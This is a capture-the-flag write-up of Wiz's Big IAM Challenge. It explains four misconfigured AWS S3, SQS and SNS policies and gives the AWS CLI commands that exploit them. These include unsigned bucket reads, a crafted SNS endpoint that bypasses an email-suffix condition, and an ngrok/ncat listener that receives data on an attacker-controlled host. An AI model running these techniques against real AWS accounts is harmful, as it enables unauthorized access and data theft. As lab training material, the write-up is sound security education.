
**INTRODUCTION**

The Big IAM Challenge is an immersive cybersecurity experience designed to test your expertise in Identity and Access Management (IAM) security in the AWS environment. The challenge simulates real-world scenarios where misconfigured IAM policies and permissions create vulnerabilities. Your goal? To uncover these weak points, exploit them ethically, and demonstrate how attackers can leverage them to escalate privileges or gain unauthorised access.

**CHALLENGE 1**



**WHAT DOES THE POLICY READ?**

This policy is an AWS S3 bucket policy that defines permissions for accessing objects within the S3 bucket thebigiamchallenge-storage-9979f4b

**WHAT ARE THE SECURITY RISKS OF THE POLICY?**


1. Any user (since Principal is set to \*) can access (download) any file from this S3 bucket.
2. Any user can list objects in the bucket but only for files that are under the files/ directory. The user cannot list objects in other parts of the bucket (if they exist)

**EXPLOITING THE FLAW**

To List the files in the bucket, you can make use of the AWS CLI in the challenge:

Run the Command:


aws s3 ls s3://thebigiamchallenge-storage-9979f4b/files/




Now, you can use the s3:GetObject permission from the policy to download the file and inspect its contents.

Since the file is a read only file, we will not be able to download it but we can still view the content of the file using this command:

aws s3 cp s3://thebigiamchallenge-storage-9979f4b/files/flag1.txt -



**CHALLENGE 2**



**WHAT DOES THE POLICY READ?**

The AWS IAM policy defines permissions for an SQS (Simple Queue Service) resource. It allows anyone to send and receive from the specified SQS queue.

**WHAT ARE THE SECURITY RISKS OF THE POLICY?**

1. Any AWS user (or potentially any external service) can interact with the SQS queue. This is a serious security risk because anyone on the internet or within AWS can send or receive messages from this queue without restriction.
2. With unrestricted **sqs:SendMessage**, there's no control over what kind of data or size of messages might be sent. Attackers could send malicious content, causing potential resource overuse or exhaustion.


**EXPLOITING THE FLAW**

From the policy, we know it applies to this specific SQS:

arn:aws:sqs:us-east-1:092297851374:wiz-tbic-analytics-sqs-queue-ca7a1b2


Since we have the permission to send message to the queue, we can use this command to post a message:

aws sqs send-message --queue-url https://sqs.us-east-1.amazonaws.com/092297851374/wiz-tbic-analytics-sqs-queue-ca7a1b2 --message-body "Testing Wiz"




To receive the message from the queue:


aws sqs receive-message --queue-url https://sqs.us-east-1.amazonaws.com/092297851374/wiz-tbic-analytics-sqs-queue-ca7a1b2



Navigating to the URL path(https://tbic-wiz-analytics-bucket-b44867f.s3.amazonaws.com/pAXCWLa6ql.html) on the body of the Message gives access to the Flag



Challenge 3



**What Does the policy above read?**

The IAM policy is for an SNS (Simple Notification Service) Topic and is structured to allow subscriptions under certain conditions.


**WHAT ARE THE SECURITY RISKS OF THE POLICY?**

1. The policy allows any AWS account to subscribe to the SNS topic without restriction. This means any malicious or unauthorized user can attempt to subscribe, increasing the attack surface.
2. While the condition limits the subscription endpoint to email addresses from @tbic.wiz.io, it does not ensure that these email addresses are from trusted or authorized users.

**EXPLOITING THE FLAW**

To subscribe to the notification service, run this command on the AWS CLI.


aws sns subscribe --topic-arn arn:aws:sns:us-east-1:092297851374:TBICWizPushNotifications --protocol email --notification-endpoint testing@tbic.wiz.io



We get response says pending confirmation. This means we have to have access to the email address to confirm the subscription. Also, using an email that does not end with tbic.wiz.io will not go through

**WAY FORWARD?**

After inspecting the subscribe command, adding a random string before the email address i.e !testing@tbic.wiz.io still goes through.



We can use this to out advantage and set up a simple HTTP listening endpoint. In my case, I made use of ngrok.

To start up ngrok on your machine, run:

ngrok http <port-number>

the port number is what the host will listen on (you can use any port number)

On another terminal, run the netcat command to set up a listener on the port specified


ncat -nvlp <port-number>

Since ngrok automatically configures port forwarding, we can access the URL over the internet


Next step is to subscribe for the notifcation service again, but this time, with some changes in the protocol used and the endpoint.

aws sns subscribe --topic-arn arn:aws:sns:us-east-1:092297851374:TBICWizPushNotifications --protocol https --notification-endpoint "https://da20-102-89-82-84.ngrok-free.app/testing@tbic.wiz.io"


Upon running the command, we are able to see the subscription confirm URL on the netcat terminal.



When you navigate to the SUBSCRIBEURL, the confirmation is then confirmed and we have the flag



**CHALLENGE 4**



**What Does the policy above read?**

The AWS S3 bucket policy consists of two main statements. The first statement implies that the policy allows anyone (Principal: \*) to access (read) any object stored in the S3 bucket. There is no restriction on who can download the objects, meaning the contents of this bucket are publicly accessible to the internet.


The second statement allows any user (Principal: \*) to list the contents of the bucket, but only objects under the files/ prefix can be listed. Additionally, this listing permission is restricted to the IAM user admin (via their ARN)

**WHAT ARE THE SECURITY RISKS OF THE POLICY**

1. The first statement allows anyone to download objects from the bucket, which could expose sensitive or confidential information to unauthorized users
2. While the listing permission is restricted to the admin user through conditions, the use of Principal: \* can be misleading or risky. If the condition is not enforced as intended, other users might gain access.


**EXPLOITING THE FLAW**  
To exploit the flaw in this policy, we would rely on enumeration.

We can try to download the content of the bucket, but it says forbidden,



How about we tweak the command to also copy all files and subdirectories within the specified S3 prefix (files/) and disable the requirement to sign the request with AWS credentials. (--recursive, --no-sign-request respectively)


aws s3 cp s3://thebigiamchallenge-admin-storage-abf1321/files . --recursive --no-sign-request



From the response of the command, we already have an idea of the files present in the bucket.

Now can attempt to view the content of the file using the command:

aws s3 cp s3://thebigiamchallenge-admin-storage-abf1321/files/flag-as-admin.txt -

